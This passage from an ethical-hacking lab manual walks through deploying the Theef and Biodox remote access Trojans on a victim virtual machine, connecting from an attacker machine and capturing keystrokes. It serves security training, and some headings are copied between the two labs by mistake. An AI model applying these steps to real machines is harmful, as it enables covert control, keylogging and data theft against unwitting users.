


FIGURE 8.43: FsumFrontEnd progress of hash files.

41. The following is the list of md5 files after completion.




FIGURE 8.44: FsumFrontEnd list of hash files.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Scenario: Alice wants to use TCPView to keep an eye on external connections. However, sometimes there are large numbers of connections with a Remote Address of "localhost:#####". These entries do not tell Alice anything of interest, and the large quantity of entries caused useful entries to be pushed out of view.
2. Is there any way to filter out the "localhost:#####" Remote Address entries?
3. Evaluate what are the other details displayed by "autoruns" and analyze the working of autoruns tool.
4. Evaluate the other options of Jv16 Power Tool and analyze the result.
5. Evaluate and list the algorithms that FsumFrontEnd supports.


Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs

Creating a Server Using the Theef

Theef is a Windows-based application for both the client and server end. The Theef server is a virus that you install on your victim's computer; and the Theef client is what you then use to control the virus.

ICON KEY


Valuable information



Test your knowledge



Web exercise



Workbook review

Lab Scenario

A backdoor Trojan provides remote, usually surreptitious, access to affected systems. A backdoor Trojan may be used to conduct distributed denial-of-service (DDoS) attacks, or it may be used to install additional Trojans or other forms of malicious software. For example, a backdoor Trojan may be used to install a downloader or dropper Trojan, which may in turn install a proxy Trojan used to relay spam or a keylogger Trojan, which monitors and sends keystrokes to remote attackers. A backdoor Trojan may also open ports on the affected system and thus potentially lead to further compromise by other attackers.

You are a security administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, stealing valuable data from the network, and identity theft.

Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors

The objectives of the lab include:

- Creating a server and testing the network for attack
- Detecting Trojans and backdoors
- Attacking a network using sample Trojans and documenting all vulnerabilities and flaws detected

Lab Environment

To carry this out, you need:

- **Theef** tool located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\Remote Access Trojans (RAT)\Theef**

- A computer running Windows Server 2012 as host machine
- A computer running **Window Server 8** Virtual Machine (Attacker)
- **Windows Server 2008** running in Virtual Machine (Victim)
- A web browser with **Internet** access
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless programming or data in such a way that it can **get control** and cause damage, such as ruining the file allocation table on a hard drive.

Note: The versions of the created client or host and appearance of the website may differ from what it is in the lab, but the actual process of creating the server and the client is same as shown in this lab.

Lab Tasks



Create Server with ProRat

1. Launch Windows Server 2008 Virtual Machine and navigate to **Z:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\Remote Access Trojans (RAT)\Theef**.
2. Double-click **Server210.exe** to run the Trojan on the victim's machine.




FIGURE 8.1: Windows Server 2008-Theef Folder

3. In the **Open File – Security Warning** window, click **Run**, as shown in the following screenshot.




FIGURE 8.2: Windows Server 2008-Security Warning

4. Launch Windows 8 Virtual Machine and navigate to **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\Remote Access Trojans (RAT)\Theef**.
5. Double-click **Client210.exe** to access the victim machine remotely.




FIGURE 8.3: Windows 8-Running Client210.exe

6. In the **Open File – Security Warning** window, click **Run**, as shown in the following screenshot.




FIGURE 8.4: Windows 8-Security Warning

7. The main window of Theef appears, as shown in the following screenshot.




FIGURE 8.5: Theef Main Screen

8. Enter an IP address in the **IP** field, and leave the **Port** and **FTP** fields as their defaults.
9. In this lab we are attacking **Windows Server 2008** (10.0.0.13). Click **Connect** after entering the IP address of Windows Server 2008.




FIGURE 8.6: Theef Connecting to Victim Machine

10. Now in **Windows 8** you have access to view the **Windows Server 2008** machine remotely.




FIGURE 8.7: Theef Gained access of Victim Machine

11. To view the computer information, click the **Computer** icon at the bottom of the window.
12. In **Computer Information**, you are able to view **PC Details**, **OS Info**, **Home**, and **Network** by clicking on the respective buttons.




FIGURE 8.8: Theef Computer Information

13. Click the **Spy** icon to capture screens, keyloggers, etc. of the victim's machine.



FIGURE 8.9: Theef Spy

14. Select **Keylogger** to record the keystrokes of the victim.
15. In the **Keylogger** window, click the **Play** button to record the keystrokes.



FIGURE 8.9: Theef Keylogger Window

16. Now go to **Windows Server 2008** and type some text in Notepad to record the keystrokes.




FIGURE 8.10: Theef recorded Key Strokes

17. Similarly, you can access the details of the victim's machine by clicking the respective icons.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
Theef	Output: Victims machine PC Information Victims machine keystrokes

Questions

1. Is there any way to filter out the "localhost:#####" remote address entries?
2. Evaluate the other details displayed by “autoruns” and analyze the working of the autoruns tool.

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs


Creating a Server Using the Biodox

Theef is a Windows based application for both the client and server end. The Theef server is a virus that you install on your victim's computer, and the Theef client is what you then use to control the virus.

ICON KEY



Valuable information



Test your knowledge



Web exercise



Workbook review

Lab Scenario

You are a security administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, theft of valuable data from the network, and identity theft.

Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of the lab include:

- Creating a server and testing the network for attack
- Detecting Trojans and backdoors
- Attacking a network using sample Trojans and documenting all vulnerabilities and flaws detected



Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors

Lab Environment

To carry this out, you need:

- **Biodox** tool located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\GUI Trojans\Biodox Trojan**
- A computer running Windows Server 2012 as Host Machine
- A computer running **Window Server 8** Virtual Machine (Attacker)
- **Windows Server 2008** running in Virtual Machine (Victim)
- A web browser with **Internet** access
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless programming or data in such a way that it can **get control** and cause damage, such as ruining the file allocation table on a hard drive.

Note: The versions of the created client or host and appearance of the website may differ from what it is in the lab, but the actual process of creating the server and the client is same as shown in this lab.

Lab Tasks

TASK 1

Create Server with ProRat

1. Launch Windows 8 Virtual Machine and navigate to **Z:\CEHv8 Module 06\Trojans and Backdoors\Trojans Types\GUI Trojans\Biodox Trojan**.
2. Double-click **BIODOX OE Edition.exe** to run the Trojan on the victim's machine.




FIGURE 9.1: Windows 8-Biodox Contents

3. In the **Open File – Security Warning** window, click **Run**, as shown in following screenshot.




FIGURE 9.2: Windows 8-Security Warning

4. Select your preferred language from the drop-down list in the Biodox main window; in this lab we have selected **English**.




FIGURE 9.3: Windows 8-Biodox main window language selection

5. Now click the **Server Editor** button to build a server as shown in the following screenshot.




FIGURE 9.4: Windows 8-Security Warning

6. In **Server Editor** options, enter a victim's IP address in the **IP/DNS** field; in this lab we are using **Windows Server 2008** (10.0.0.13).

- Leave the rest of the settings at their default; to build a server click the **Create Server** button.

Note: IP addresses may differ in your classroom labs.




FIGURE 9.5: Bodox Main Screen

- Server.exe** file will be created in its default directory: **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\GUI Trojans\Bodox Trojan.**




FIGURE 9.5: Bodox services

- Now switch to Windows Server 2008 Virtual Machine, and navigate to **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\GUI Trojans\Bodox Trojan** to run the **server.exe** file.




FIGURE 9.6: Bodox server.exe

10. Double-click **server.exe** in Windows Server 2008 virtual machine, and click **Run** in the **Open File – Security Warning** dialog box.



FIGURE 9.7: Run the tool

11. Now switch to Windows 8 Virtual Machine and click the **active/deactive status** button to see the connected machines.




FIGURE 9.8: Bodox open source editor

12. After getting connected you can view connected victims as shown in the following screenshot.

